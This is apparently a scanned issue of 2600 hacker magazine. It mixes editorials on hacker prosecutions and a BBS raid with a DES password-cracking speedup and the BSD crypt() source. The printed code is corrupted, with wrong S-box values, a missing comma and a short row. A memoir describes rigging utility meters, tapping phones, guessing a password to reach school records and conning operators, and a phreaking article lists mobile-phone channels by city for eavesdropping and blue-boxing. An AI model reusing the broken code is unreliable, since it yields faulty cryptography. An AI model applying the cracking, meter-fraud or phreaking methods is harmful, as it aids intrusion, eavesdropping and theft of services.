About Hacking in General

In the past we have warned that new laws against computer crime can only be used against harmless hackers. Against the real computer criminals a law is useless because they will probably remain untraceable. The CRI regularly goes on the record to say that hackers are not the top priority in computer crime investigation. It seems that hackers are an easy target when "something has to be done."

And "something had to be done" - The pressure from especially the U.S. to do something about the "hacking problem" was so huge that it would have been almost humiliating

for the Dutch not to respond. It seems as if the arrests are mainly meant to ease the American fear of the overseas hacker-paradise.

A Closer Look at the Charges and Damages

The VU has launched the idea that system security on their system was only needed because of these two hackers. All costs made in relation to system security are billed to the two people that just happened to get in. For people that like to see hacking in terms of analogies: It is like walking into a building full of students, fooling around, and then getting the bill for the new alarm system that they had to install just for you.

Systems security is a normal part of the daily task of every system administrator. Not just because the system has to be protected from break-ins from the outside, but also because the users themselves need to be protected from each other. The "bronto" management has neglected some of their duties, and now they still have to secure their system. This is not damages done, it's work long overdue.

If restoring back-ups costs tens of thousands of guilders, something is terribly wrong at the VU. Every system manager that uses a legal copy of the operating system has a distribution version within easy reach.

"Months of tedious labor following the hackers around in the system." It would have been much easier and cheaper to deny the hackers access to the system directly after they had been discovered. "Moral damages" by break-ins in other systems would have been small. The VU chose to call the police and trace the hackers. The costs of such an operation cannot be billed to the hackers.

Using forgery and racketeering makes one wonder if the OvJ (the District Attorney here) can come up with a better motive than "they did it for kicks." If there is no monetary or material gain involved, it is questionable at best if these allegations will stand up in court.

As far as the vandalism goes: there have been numerous cases of system management overreacting in a case like this. A well trained system-manager can protect a system without making it inaccessible to normal users. Again, the hackers have to pay for the apparent incompetence of system management.

This does not mean that having hackers on your system cannot be a pain. The Internet is a public network and if you cannot protect a system, you should not be on it. This is not just our statement, it is the written policy of many networking organizations. One more metaphor: It's like installing a new phone switch that allows direct dial to all employees. If you get such a system, you will need to tell your employees not to be overly loose-lipped to strangers. It is not the caller's fault if some people can be "hacked." If you tie a cord to the lock and hang it out the mail slot, people will pull it. If these people do damages, you should prosecute them, but not for the costs of walking after them and doing your security right.

Consequences of a Conviction

If these suspects are convicted, the VU has a good chance of winning the civil case. Furthermore, this case is of interest to all other hackers in Holland. Their hobby is suddenly a crime and many hackers will cease to hack. Others will go "underground," which is not beneficial to the positive interaction between hackers and system management or the relative openness in the Dutch computer security world.

Public Systems

If you are not a student at some big university or work for a large corporation, there is no real way for you to get on the Internet. As long as there is no way for some people to connect to the net, there will be people that hack their way in. Whether this is good or bad is besides the point. If there is no freedom to explore, some hackers will become the criminals that government wants them to be.

More AT&T Confusion

Because of a routing error last fall, AT&T mistakenly routed calls made to 800-555-5555 to 900-555-5555. This resulted in people all over the country being billed premium rates for what appeared to be a toll-free call. It's also resulted in an ethical question: should people be billed when they *know* they're being connected to a 900 number by mistake, even though they dialed an 800 number? To us, the answer is pretty clear. AT&T should take the full blame here. It's their network and if they can't manage it properly, customers shouldn't have to pay a penalty. If you're able to find an 800 number that routes to a 900 number, you haven't committed a crime. 800 numbers are toll free and should remain that way. AT&T is now also pushing a product that "transfers" 800 numbers to 900 numbers. In other words, a customer can

call a company toll-free, ask for a certain service, and then be transferred to a 900 number where the meter starts running. This is an absurd idea that will completely negate the idea of 900 blocking for starters. More importantly, it will confuse consumers even more as to what calls cost money and what calls don't.

Progression

Some good news to report: our friends at The Well are now reachable on the Internet. This means that many more people will now have access to this electronic meeting ground where freedom of speech and diversity are still held in high regard. It also means that users of The Well will be able to reach out to the Internet, the vast, decentralized network of schools, institutions, and businesses that spans the globe. Unlike those ripoff commercial services, The Well charges a minimal fee ($10 a month and $2 an hour) and is a whole lot more personal. It's also a great environment to learn UNIX and keep in touch with the world via an Internet mailbox. We hope more of our readers take advantage of one of the more positive developments in the high tech world. The Well's online registration number is 415-332-6106 and their new Internet address is 192.132.30.2. Their office number is 415-332-4335.

Regression

A *very* disturbing incident has occurred in California. On January 20, Robert Thomas, his wife, and their two children were awakened by San Jose police who demanded entry into their home where they proceeded to seize all of their computers and a number of personal effects, including clothing.

At the heart of the matter was a bulletin board, Amateur Action, which stored and distributed adult pictures in the form of GIF files. Thomas did not allow first-time access to the files and he voice-verified all calls. He and his wife took great pains to ensure that the material did not get distributed to anyone underage.

The warrant was for grand theft, bringing obscene matter into the state, and distributing and/or possessing controlled matter of sexual content of persons under 14. Thomas says that none of these accusations apply even remotely to his bulletin board and that he is being persecuted because of its content, viewed as objectionable by some. With such logic, the next step would be to raid the homes of the people who posed in the pictures. Or those of the authors of controversial books.

With the usual obstinance, the authorities are remaining silent and refusing to give anything back. A police officer assured Thomas his equipment would be safe because it would be sitting right on his own desk. In fact, it was later suggested to Thomas that matters would be expedited if he bought the police department a 300 meg hard drive so they could go through the data quicker! Otherwise, they implied, it could drag on for a while.

We're continuing down a very unfriendly road where censorship and raids become commonplace. Hackers were among the first to feel the effects. Now it's spreading to "average American families." Because somebody is suspected of doing something wrong, every bit of high tech equipment on the premises is taken. The most personal of information is now in the hands of the police.

How can one deny that there is a sort of emotional terror in such actions? Imagine if every time you were suspected of anything at all, a vast library of your private thoughts was scanned by the authorities to see what your true feelings really were. That is the ultimate effect of taking people's computers from them. A tremendous amount of information and persona is stored there. Even a hacker, known for wandering where he's told not to go, would feel wrong about going through a personal computer. Faceless entities are one thing. Individuals and families, quite another.

If the mind rape setting doesn't convince you that we're heading straight into a Kafka tale, consider the economic punishment being inflicted here. A family has been deprived of income (several completely legitimate computer-run businesses were being operated from the house) and no charges have even been made. Thomas estimates the value of the seized equipment at $30,000. Thomas' children had their computer taken as well. It contained all of their schoolwork and some games.

If a message is to be understood here, it's that our society is increasingly punishing those of us who do anything even slightly out of the ordinary. There is nothing illegal about running a bulletin board with adult pictures. But not everybody approves. Because of this, a moral judgement quickly turns into a very real form of harassment. After witnessing such actions, how many of us would really have the guts to stand up for free speech?

How many of us can afford to remain silent?

crypt() source

We received quite a few replies to the letter from SJ in our last issue concerning UNIX encryption. Several readers also submitted the source code for the crypt() routine which we are printing below. The following introduction is the most detailed explanation we got. We apologize to you non-math people but sometimes printing this kind of thing is unavoidable.

by Dust
Bern, Switzerland

I followed the discussion about UNIX password encryption with great interest. As I've been studying this subject for quite a long time already, there are some technical remarks I'd like to make about it, because there is still some confusion. About the letter on page 29 of the Autumn 91 issue, I'd like to say that crypt() is *not* a kernel routine as stated there, but a library function and as such its source is freely available and can be obtained from several anonymous ftp-servers (one is apple.com in the subdirectory pub/Archive-Vol2/4.3bsd-reno/lib/libc/gen/Make-file/crypt.c.Z. (The source file appears at the end of this article.) This routine is the same on all UNIX versions.

It is true, however, that some security experts recommend modifying this call on your site for security reasons, for example, by modifying one of the permutation tables. But this can only be done by recompiling the libraries and it's an action that normally shouldn't be done on UNIX systems, as it makes the system incompatible under certain circumstances (think of NIS, for example). As stated, a possible attacker is better off using such a program offline, for two reasons: First, it won't be discovered as easily, and second, you can implement a much more powerful version of the algorithm. One example of a more efficient implementation is the encryption used in the "Cracker" program, a password-hacking program written for system administrators to check the quality of user-chosen passwords. I also implemented such a program and reach even a slightly better thruput; the C-version reaches about 900 encryptions on a sparcstation 2, and the 68000- assembler version reaches 72 per second on an Atari-ST (and probably also on an Amiga). I won't publish the source codes here, but I think there's no problem in explaining the main mathematical ideas of improving the algorithm. Those ideas are taken out of the paper "An Application of a Fast Data Encryption Standard Implementation" by Matt Bishop, Dartmouth College & RIACS. I'm aware this paper isn't officially available and won't copy it in full extent, but as far as I know there's no law against explaining the ideas on a mathematical basis.

First I'll explain the DES algorithm itself (which is part of crypt), but I won't include the actual tables, which you find in the source code. About notation, ^ means bitwise xor. DES itself consists of permutations written as P_...(), expansions written as E_...(), and substitutions written as S_...(). Permutations exchange bit positions of a given bit-string in a reversible way, expansions do the same but use several bit-positions several times (so the output is wider) or not at all (so the output is smaller, actually a contraction), and substitutions substitute chunks of bit-substrings according to a fix table.

DES takes a clear text (64 bits) and a key K (64 bits) as input. The key is used to calculate 16 intermediate keys in the following way: Using an expansion E_PC1(K), the first intermediate key K[0] is calculated (E_PC1 is a contraction, it only uses 56 of the 64 bits; the remaining ones are considered as parity-bits). Then the following ones are calculated as K[i]=P_LSH_i(K[i-1]), so just a special permutation (actually a left-shift) is applied to the previous intermediate key. Finally, the subkeys k[i] are calculated as k[i]=P_PC2(K[i]), by applying a further permutation to the intermediate keys. Note that P_PC2 contracts the 56-bit input to 48 bits, so each k[i] is 48 bits wide.

Then the clear text m is encrypted: Using an initial permutation, we get a 64 bit wide output T[0] = P_IP(M). Those are divided into two halves l[0] and r[0], each 32 bits wide.The next 16 steps are the same, the output of each being used as the input for its successor. For rounds i=0,...,15:

(1) l[i+1] = r[i]

(2) r[i+1] = l[i] ^ P_P(S_S(E_E(r[i]) ^ k[i]))

In this equation, E_E expands the 32-bit wide r[i] to 48 bits, S_S substitute the 8 6-bit-chunks by 8 4-bit-chunks using 8 different but given tables, producing 32 bits of output, which are permuted by P (also giving 32 bits output). Finally, the two halves l[16] and r[16] are concatenated and the reverse initial permutation applied to it, which gives the result P_FP(r[16]l[16]).

Now, the main mathematical improvement

consists in applying E_E to both sides of equations (1) and (2):

E_E(l[i+1]) = E_E(r[i])

E_E(r[i+1]) = E_E(l[i] ^ P_P(S_S(E_E(r[i]) ^ k[i])))

As you see, you apply a bit-permutation on a bitwise xor; you can as well apply the E_E permutation to both sides of the xor first, and afterwards xor them, because xor doesn't change the bit positions, giving

E_E(r[i+1]) = E_E(l[i]) ^ E_E(P_P(S_S(E_E(r[i]) ^ k[i])))

Now we'll write L[i] instead of E_E(l[i]) and R[i] instead of E_E(r[i]), and we use the operator F(..) = E_E(P_P(S_S(..))), giving

L[i+1] = R[i]

R[i+1] = L[i] ^ F(R[i] ^ k[i])

and thus, always using the above two equations:

L[i+2] = R[i+1] = L[i] ^ F(R[i] ^ k[i])

R[i+2] = L[i+1] ^ F(R[i+1] ^ k[i+1])

= R[i] ^ F(L[i] ^ F(R[i] ^ k[i]) ^ k[i+1])

= R[i] ^ F(L[i+2] ^ k[i+1])

so, as a result of the improvement, we get

L[i+2] = L[i] ^ F(R[i] ^ k[i])

R[i+2] = R[i] ^ F(L[i+2] ^ k[i+1])

(using above result) we only have to use them eight times, as only even indices appear; however, we still have to apply an operation of the type x ^ F(y ^ z) 16 times. But the operation "F", which actually combines S-substitutions, P-permutation, and E-permutation, can be performed by constructing a table, input and output being 48 bits wide. Note that you can't implement such a big table in one piece; you can, however, use four tables, each covering 12 bits of input (note that the substitutions take 6-bit chunks, so you must partition to parts divisible by 6). Each of those tables is indexed by a 12-bit input (4096 entries), giving a 48-bit result. You use those tables by separating the four 12-bit parts, for each calculating the result by using the tables, and finally xor the four results. For efficiency, I recommend stuffing the 48 bits to 64 bits in the way that each 12-bit sub-part is aligned to 16 bits (this allows faster access to the subparts, as rotating by 16 bits can often be performed by a special command, for example "swap" on a 68000). This way, each of the 4096 entries uses 8 bytes, giving a size of 32K; all four tables then need 128K of memory.

Note, of course, that you must also modify P_IP and P_FP to add the E-permutation and take it back in the end, as in the main loop, you always calculate with L[i] and R[i] instead of l[i] and r[i]; but there's nothing new about it, and it is easy to realize it yourself. Also note that you can make things a bit faster by combining P_PC2, P_LSH, and P_PC1; but the main time of the algorithm is eaten away by the main loop, this one is performed 400 times during a crypt() encryption.

That was the mathematical part. Now considering UNIX's crypt(); it works the following way: using a 12-bit salt code, the E-permutation is modified by swapping some entries. Then the password is taken as key, which encrypts a block of 64 0-bits according to DES 25 times (thus the above operation is executed 25*16 = 400 times). Note that you can leave away the intermediate P_IP and P_FP permutations, as they are inverse operations. Also note that you need to calculate the sub-keys only one time (they are re-used). I'm using the following procedure to check a password: out of the encrypted password: I extract the salt-code (the first 2 characters), which isn't encrypted. Based on it, I build the modified E_E-table and then the F-table because F depends on E_E. This takes a lot of time, because it fills 128K of memory (it eats nearly a second in my implementation), but this doesn't count much, because you only need to do it once; afterwards you probably use the encryption thousands of times using the same salt, depending on the size of your dictionary. Also think of the fact that, to be efficient, you should check all encrypted passwords with the same salt-code within a password file at the same time, which can be done by sorting the password file according to their salt.

That was all about it. Note that it's best to implement it in assembler. The C-version is much slower, mainly because of the lack of a command to rotate a bit string (C supports only shifting), and because you're unable to express an action like "swap" (which exchanges low and high 16 bits of a 32-bit word) in an efficient way. However, a C-version is easier to implement on a machine with an unknown hardware (unfortunately I don't know Sparc-assembler..).

```
#if defined(LIBC_SCCS) && !defined(lint)
static char sccsid[] = "@(#)crypt.c    5.3 (Berkeley) 5/11/90";
#endif LIBC_SCCS and not lint

/*
 * This program implements the
 * Proposed Federal Information Processing
 *  Data Encryption Standard.
 * See Federal Register, March 17, 1975 (40FR12134)
 */

/*
 * Initial permutation,
 */
static      char        IP[] = {
            58,50,42,34,26,18,10, 2,
            60,52,44,36,28,20,12, 4,
            62,54,46,38,30,22,14, 6,
            64,56,48,40,32,24,16, 8,
```

```
                57,49,41,33,25,17, 9, 1,
                59,51,43,35,27,19,11, 3,
                61,53,45,37,29,21,13, 5,
                63,55,47,39,31,23,15, 7,
};

/*
 * Final permutation, FP = IP^(-1)
 */
static          char            FP[] = {
                40, 8,48,16,56,24,64,32,
                39, 7,47,15,55,23,63,31,
                38, 6,46,14,54,22,62,30,
                37, 5,45,13,53,21,61,29,
                36, 4,44,12,52,20,60,28,
                35, 3,43,11,51,19,59,27,
                34, 2,42,10,50,18,58,26,
                33, 1,41, 9,49,17,57,25,
};

/*
 * Permuted-choice 1 from the key bits
 * to yield C and D.
 * Note that bits 8,16... are left out:
 * They are intended for a parity check.
 */
static          char            PC1_C[] = {
                57,49,41,33,25,17, 9,
                 1,58,50,42,34,26,18,
                10, 2,59,51,43,35,27,
                19,11, 3,60,52,44,36,
};

static          char            PC1_D[] = {
                63,55,47,39,31,23,15,
                 7,62,54,46,38,30,22,
                14, 6,61,53,45,37,29,
                21,13, 5,28,20,12, 4,
};

/*
 * Sequence of shifts used for the key schedule.
 */
static          char            shifts[] = {
                1,1,2,2,2,2,2,2,1,2,2,2,2,2,2,1.
};

/*
 * Permuted-choice 2, to pick out the bits from
 * the CD array that generate the key schedule.
 */
static          char            PC2_C[] = {
                14,17,11,24, 1, 5,
                 3,28,15, 6,21,10,
                23,19,12, 4,26, 8,
                16, 7,27,20,13, 2,
};

static          char            PC2_D[] = {
                41,52,31,37,47,55,
                30,40,51,45,33,48,
                44,49,39,56,34,53,
                46,42,50,36,29,32,
};

/*
 * The C and D arrays used to calculate the key schedule.
 */

static          char            C[28];
static          char            D[28];
/*
 * The key schedule.
 * Generated from the key.
 */
static          char            KS[16][48];

/*
 * The E bit-selection table.
 */
static          char            E[48];
static          char            e[] = {
                32, 1, 2, 3, 4, 5,
                 4, 5, 6, 7, 8, 9,
                 8, 9,10,11,12,13,
                12,13,14,15,16,17,
                16,17,18,19,20,21,
                20,21,22,23,24,25,
                24,25,26,27,28,29,
                28,29,30,31,32, 1,
};

/*
 * Set up the key schedule from the key.
 */

setkey(key)
char *key;
{
                register i, j, k;
                int t;

                /*
                 * First, generate C and D by permuting
                 * the key.  The low order bit of each
                 * 8-bit char is not used, so C and D are only 28
                 * bits apiece.
                 */
                for (i=0; i<28; i++) {
                                C[i] = key[PC1_C[i]-1];
                                D[i] = key[PC1_D[i]-1];
                }
                /*
                 * To generate Ki, rotate C and D according
                 * to schedule and pick up a permutation
                 * using PC2.
                 */
                for (i=0; i<16; i++) {
                                /*
                                 * rotate.
                                 */
                                for (k=0; k<shifts[i]; k++) {
                                                t = C[0];
                                                for (j=0; j<28-1; j++)
                                                    C[j] = C[j+1];
                                                C[27] = t;
                                                t = D[0];
                                                for (j=0; j<28-1; j++)
                                                    D[j] = D[j+1];
                                                D[27] = t;
                                }
                                /*
                                 * get Ki. Note C and D are concatenated.
                                 */
                                for (j=0; j<24; j++) {
                                        KS[i][j] = C[PC2_C[j]-1];
                                        KS[i][j+24] = D[PC2_D[j]-28-1];
                                }
}
```

```
        for(i=0;i<48;i++)
                E[i] = e[i];
}

/*
 * The 8 selection functions.
 * For some reason, they give a 0-origin
 * index, unlike everything else.
 */
static  char    S[8][64] = {
        14, 4,13, 1, 2,15,11, 8, 3,10, 6,12, 5, 9, 0, 7,
         0,15, 7, 4,14, 2,13, 1,10, 6,12,11, 9, 5, 3, 8,
         4, 1,14, 8,13, 6, 2,11,15,12, 9, 7, 3,10, 5, 0,
        15,12, 8, 2, 4, 9, 1, 7, 5,11, 3,14,10, 0, 6,13,

        15, 1, 8,14, 6,11, 3, 4, 9, 7, 2,13,12, 0, 5,10,
         3,13, 4, 7,15, 2, 8,14,12, 0, 1,10, 6, 9,11, 5,
         0,14, 7,11,10, 4,13, 1, 5, 8,12, 6, 9, 3, 2,15,
        13, 8,10, 1, 3,15, 4, 2,11, 6, 7,12, 0, 5,14, 9,

        10, 0, 9,14, 6, 3,15, 5, 1,13,12, 7,11, 4, 2, 8,
        13, 7, 0, 9, 3, 4, 6,10, 2, 8, 5,14,12,11,15, 1,
        13, 6, 4, 9, 8,15, 3, 0,11, 1, 2,12, 5,10,14, 7,
         1,10,13, 0, 6, 9, 8, 7, 4,15,14, 3,11, 5, 2,12,

         7,13,14, 3, 0, 6, 9,10, 1, 2, 8, 5,11,12, 4,15,
        13, 8,11, 5, 6,15, 0, 3, 4, 7, 2,12, 1,10,14, 9,
        10, 6, 9, 0,12,11, 7,13,15, 1, 3,14, 5, 2, 8, 4,
         3,15, 0, 6,10, 1,13, 8, 9, 4, 5,11,12, 7, 2,14,

         2 12, 4, 1, 7,10,11, 6, 8, 5, 3,15,13, 0,14, 9,
        14,11, 2,12, 4, 7,13, 1, 5, 0,15,10, 3, 9, 8, 6,
         4, 2, 1,11,10,13, 7, 8,15, 9,12, 5, 6, 3, 0,14,
        11, 8,12, 7, 1,14, 2,13, 6,15, 0, 9,10, 4, 5, 3,

        12, 1,10,15, 9, 2, 6, 8, 0,13, 3, 4,14, 7, 5,11,
        10,15, 4, 2, 7,12, 9, 5, 6, 1,13,14, 0,11, 3, 8,
         9,14,15, 5, 2, 8,12, 3, 7, 0, 4,10, 1,13,11, 6,
         4, 3, 2,12, 9, 5,15,10,11,14, 1, 7, 6, 0, 8,13,

         4,11, 2,14,15, 0, 8,13, 3,12, 9, 7, 5,10, 6, 1,
        13, 0,11, 7, 4, 9, 1,10,14, 3, 5,12, 2,15, 8, 6,
         1, 4,11,13,12, 3, 7,14,10,15, 6, 8, 0, 5, 9, 2,
         6,11,13, 8, 1, 4,10, 7, 9, 5, 0,15,14, 2, 3,12,

        13,  3, 4, 6,15,11, 1,10, 9, 3,14, 5, 0,12, 7,
         1,15,13, 8,10, 3, 7, 4,12, 5, 6,11, 0,14, 9, 2,
         7,11, 4, 1, 9,12,14, 2, 0, 6,10,13,15, 3, 5, 8,
         2, 1,14, 7, 4,10, 8,13,15,12, 9, 0, 3, 5, 6,11,
};

/*
 * P is a permutation on the selected combination
 * of the current L and key.
 */
static  char    P[] = {
        16, 7,20,21,
        29,12,28,17,
         1,15,23,26,
         5,18,31,10,
         2, 8,24,14,
        32,27, 3, 9,
        19,13,30, 6,
        22,11, 4,25,
};

/*
 * The current block, divided into 2 halves.
 */
static  char    L[64], *R = L+32;

static  char    tempL[32];
static  char    f[32];

/*
 * The combination of the key and the input, before selection.
 */
static  char    preS[48];

/*
 * The payoff: encrypt a block.
 */

encrypt(block, edflag)
char *block;
{
        int i, ii;
        register t, j, k;

        /*
         * First, permute the bits in the input
         */
        for (j=0; j<64; j++)
                L[j] = block[IP[j]-1];
        /*
         * Perform an encryption operation 16 times.
         */
        for (ii=0; ii<16; ii++) {
                /*
                 * Set direction
                 */
                if (edflag)
                        i = 15-ii;
                else
                        i = ii;
                /*
                 * Save the R array,
                 * which will be the new L.
                 */
                for (j=0; j<32; j++)
                        tempL[j] = R[j];
                /*
                 * Expand R to 48 bits using
                 * the E selector;
                 * exclusive-or with the
                 * current key bits.
                 */
                for (j=0; j<48; j++)
                        preS[j] = R[E[j]-1] ^ KS[i][j];
                /*
                 * The pre-select bits are
                 * now considered
                 * in 8 groups of 6 bits each.
                 * The 8 selection functions
                 * map these
                 * 6-bit quantities into
                 * 4-bit quantities
                 * and the results permuted
                 * to make an f(R, K).
                 * The indexing into the
                 * selection functions
                 * is peculiar; it could
                 * be simplified by
                 * rewriting the tables.
                 */
                for (j=0; j<8; j++) {
                        t = 6*j;
                        k = S[j][(preS[t+0]<<5)+
                                (preS[t+1]<<3)+
                                (preS[t+2]<<2)+
                                (preS[t+3]<<1)+
```

```
                        (preS[t+4]<<0)+
                        (preS[t+5]<<4));
                t = 4*j;
                f[t+0] = (k>>3)&01;
                f[t+1] = (k>>2)&01;
                f[t+2] = (k>>1)&01;
                f[t+3] = (k>>0)&01;
            }
            /*
             * The new R is L ^ f(R, K).
             * The f here has to be
             * permuted first, though.
             */
            for (j=0; j<32; j++)
                R[j] = L[j] ^ f[P[j]-1];
            /*
             * Finally, the new L
             * (the original R)
             * is copied back.
             */
            for (j=0; j<32; j++)
                L[j] = tempL[j];
        }
        /*
         * The output L and R are reversed.
         */
        for (j=0; j<32; j++) {
            t = L[j];
            L[j] = R[j];
            R[j] = t;
        }
        /*
         * The final output
         * gets the inverse permutation
         * of the very original.
         */
        for (j=0; j<64; j++)
            block[j] = L[FP[j]-1];
}

char *
crypt(pw,salt)
char *pw;
char *salt;
{
        register i, j, c;
        int temp;
        static char block[66], iobuf[16];

        for(i=0; i<66; i++)
            block[i] = 0;
        for(i=0; (c= *pw) && i<64; pw++){
            for(j=0; j<7; j++, i++)
                block[i] = (c>>(6-j)) & 01;
            i++;
        }

        setkey(block);

        for(i=0; i<66; i++)
            block[i] = 0;

        for(i=0;i<2;i++){
            c = *salt++;
            iobuf[i] = c;
            if(c>'Z') c -= 6;
            if(c>'9') c -= 7;
            c -= '.';
            for(j=0;j<6;j++){
                if((c>>j) & 01){
                    temp = E[6*i+j];
                    E[6*i+j] = E[6*i+j+24];
                    E[6*i+j+24] = temp;
                }
            }
        }

        for(i=0; i<25; i++)
            encrypt(block,0);

        for(i=0; i<11; i++){
            c = 0;
            for(j=0; j<6; j++){
                c <<= 1;
                c |= block[6*i+j];
            }
            c += '.';
            if(c>'9') c += 7;
            if(c>'Z') c += 6;
            iobuf[i+2] = c;
        }
        iobuf[i+2] = 0;
        if(iobuf[1]==0)
            iobuf[1] = iobuf[0];
        return(iobuf);
}
```

BIRTH OF A LOW TECHNOLOGY HACKER

by The Roving Eye

I hope by this article that you can see how a hacker is born in a totally different culture than yours.

I was born on the coldest day in North India in 46 years, though I do not think that that was the true birth of the hacker that I call myself. I was born into a poor family and in place of the usual inclination for crime that goes with such a background, I was instead given three things: a permanent dark tan, a curious brain, and a desire to beat the system with that curious brain. It was this combination of the last two that gave me the hacker spirit that I share with you, whereas everything else about me is very different. All my life I have thought of ways to defeat authority and power, but always within the framework of their own system. When I was little I always found loopholes in my parents' statements and got away with whatever I wanted. At the age of eight I was already experimenting with radios, trying to make magnets and so on. When I was ten I learned to read circuit diagrams and I started making my own ten bit binary adding machine using only simple switches, small bulbs, and a battery. My parents were impressed and so I got my first book allowance. For the equivalent of a dollar a month, I could get whatever Soviet books I wanted.

But that was not enough for me. I started my own library with books that my older friends donated, and by twelve I had a catalogued library of four hundred books. I now found that because of my good knowledge of things, I could often get away with all sorts of things. I soon learned to manipulate the water meter so that it would not move at all and thus the company would charge us by the flat rate. By experimenting I got the electric meter to run slowly when I stuck a magnet to the side. The technology was so simple that even I could defeat it at the age of thirteen.

But India is a low tech country. I had not seen a credit card or a touchtone phone or even been to an airport before I came to the United States. So I had to find other avenues for my talents.

At thirteen my parents were sick of my tricks and sent me away to boarding school. It was there that I found the real inspiration. First and foremost I defeated the system to switch the lights out at lights out time. By putting a switch in parallel, I could switch the lights on from inside the dormitory, after the teacher had put them out from outside. My father used to work in research then. Using the excuse of a science project, I got him to get me a photocell. Using this, we put a trip on the main dorm door to warn us when the master came. Finally, we put a power relay to the lights with input from the radio, and we had our own mini disco. Soon I was unstoppable.

One adventure led to another. The school had a few BBC Acorn Electron computers which we used to "become familiar with computers." Actually they were no good for this or any purpose. The thing we did use them for was to get to our billing records. The student computer room was separated from the school computer room by only a

grill, to save the air conditioning costs. One night two friends and I managed to remove a section of this grill and hook up an IBM keyboard and monitor to the school system. Then we placed this keyboard as that of one of the Acorn Electrons, so no one would suspect anything. Even when a teacher walked by, he only commended us on our efforts to educate ourselves.

It was not long before we had used the accountant's daughter's name as the password to break in. We did not change anything, though, but the thrill of being able to was so great. Soon my friend was able to acquire a "keyboard tap." This is a great device that lets you put two keyboards and monitors on a computer, and switch between them by flipping a switch. I am really surprised that in the mass of tangled wires that only the fellow from the company understood, no one ever found the tap device for a full semester.

My friend was rich and had a computer at home, and he did all the work, and my job was merely to be a lookout, keep trying passwords, or something like that. I had no clue as to what my friends were doing most of the time, because they already knew about all this stuff, and they never had time to explain. But I tried to learn the system on my own. Whenever I had time, I would be back at the computer. Not, as I look back now, that it did much good. Without the manuals I just wasted most of my time.

You must understand that in our sort of technological setting, this was quite an achievement for all of us. We looked at our grades, saw other people's reports and so on quite at will, all the time right under the nose of the people. And because of the thrill the whole thing gave me, a true hacker was born.

Since then I managed to tap phones, and even hook up my own homemade intercom to the new internal phone system that the school got when some big alumnus donated us some money. The crowning glory arrived when I came to America. Not fully realizing what the potential of someone with a need and zeal can achieve, the corporations are quite lax in this direction. But I have found that the best answers to beating the system are the simplest. The "phone does not work correctly" method of fooling the operator, especially with my accent, has been the most effective for me. And as for breaking into the systems of our school, anyone with a bit of sweet-talking skills can find out anything. Not to mention the advantages one can reap by being aware of the tremendous amounts of money, things, information, and so on that Uncle Sam and Cousin Big Blue or the Fed are ready to give out for free, when presented with the right story. I cannot lay claim to very great technical knowledge or achievements. "But the spirit is the thing," my mother says. So I guess as a low tech hacker I have definitely made my mark.

My life has become quite different as a result of seeing my friends access our billing accounts. Being a socially insecure person, I have built a digital wall against society. By being sort of apart from them, I am able to understand people much better. Thus I am now trying to hack the ultimate machine: the human brain. I have found that most often people are much more vulnerable to manipulation in undesired ways than machines. Though I must admit that toying around with the mega-monsters of this technocratic society is a lot more fun...

mobile frequencies

by Esper

Cellular phone phreaking is an area that remains, for the most part, untapped (no pun intended). Let me rephrase that - it remains, for the most part, *unreported* within the hacker/-phreak community. To many aspiring phreaks and seasoned veterans, cellular phone systems are pretty much uncharted waters, ready to be sailed. Unfortunately, those who may have discovered new ways to utilize cellular phones are being tight-lipped about it, or are just researching it a little further before coming out with ways to do it and telling others, such as in *2600.* Hopefully, we will see some articles about this in future issues. In the past, there was one such article concerning *mobile* phones (not to be confused with cellular), which leads into something creative. Bear with me.

Now for a trip down memory lane. For those who are fortunate enough to keep up with back issues, you might remember there was an article some time ago detailing mobile phone theory and construction by The Researcher (*2600 Magazine,* Vol. 3, Number 4, April 1986). Details were given on how to construct one using a cassette tape recorder, radio scanner, a low-power transmitter, and a mobile phone dialer (build your own). In the article, the author suggests building a Wein-Bridge oscillator to generate red box tones. For this, it might be easier to build a red box from a Radio Shack tone dialer (most recent conversion is highlighted in the Autumn 1991 issue of *2600*). I won't get into the gory details of the article, so you might have to find a copy of it somewhere or buy the back issues. Again, bear with me.

In the mobile phone article, it tells how you should set the transmitter to the corresponding mobile frequency, send the ID sequence that you taped with the cassette recorder, and use the dialer to call "one of those special 800 numbers and whistle off with 2600 hertz; then MF to anywhere in the world." While I'm not sure how easily Ma Bell can nail someone blue boxing over a mobile phone, I and many others know how bad an idea of blue boxing over regular lines can be. In any case, this is an idea for phreakers and hackers alike.

Trouble is, finding mobile phone frequencies is kind of a hit and miss deal with a scanner. There are lots of bands to cover, and one might only have a vague idea as to what frequencies are where. If you manage to hit upon an unused frequency, you'll hear that all-too-familiar 2600 hertz tone heading down the line until someone makes a call. Then you'll hear the ID sequence, the number being dialed, and lo and behold! You'll hear a call! To make your lives a little easier, here's a list of mobile phone channels used by the phone companies in major cities across the nation. If there's more than one frequency used in one three-digit number (I've seen 8-9), I'll list them like this: **City:** XXX. (yyy,yyy,yyy,yyy,yyy) MHz. XXX.yyy would thus be a valid frequency for that city.

Albuquerque: 152. (510, 570, 630, 750, 810)

Atlanta: 152. (510, 540, 600, 630, 660, 690, 750, 810)

Baltimore: 152. (510, 630, 750, 810), 454. (400, 500)

Boston: 152. (510, 540, 600, 660, 780), 454. (524, 475, 500, 525, 550, 600)

Chicago: 152. (510, 570, 630, 690, 720, 750,

780, 180), 454. (375, 400, 425, 450, 475, 500, 525, 550, 575, 600, 625, 650)

Cincinnati: 152. (510, 630, 750)

Cleveland: 152. (510, 630, 690, 750), 454.400

Dallas: 152. (510, 630, 690, 750, 810), 454. (400, 475, 550, 600, 625, 650)

Denver: 152. (510, 540, 600, 630, 690, 750, 780, 810), 454. (375, 400, 425, 450, 475, 500, 525, 550, 575, 600, 625, 650)

Detroit: 152. (570, 600, 630, 690, 730), 454. (375, 475, 525, 575, 625)

Houston: 152. (510, 630, 720, 750), 454. (400, 425, 450, 475, 500, 550, 600, 650)

Indianapolis: 152. (510, 540, 630, 690, 750, 810), 454. (375, 400, 425, 475, 500, 525, 550, 600)

Kansas City: 152. (510, 540, 630, 690, 750, 780), 454. (375, 425, 450, 475, 550, 650)

Las Vegas: 152. (510, 540, 570, 630, 690, 720, 750, 780), 454. (375, 425, 450, 500, 550, 575, 625)

Miami: 152. (510, 570, 600, 630, 660, 720, 750, 780), 454. (375, 400, 425, 450, 500, 550, 600)

Milwaukee: 152. (510, 570, 600, 630, 720, 780), 454. (400, 475, 600)

Minneapolis/St. Paul: 152. (510, 570, 630, 690, 780, 810), 454. (375, 450, 475, 525, 600, 625)

Nashville: 152. (510, 570, 630, 690, 780, 810), 454. (375, 450, 475, 525, 600, 625)

Newark, NJ: 152. (540, 750, 810), 454. (425, 475, 575)

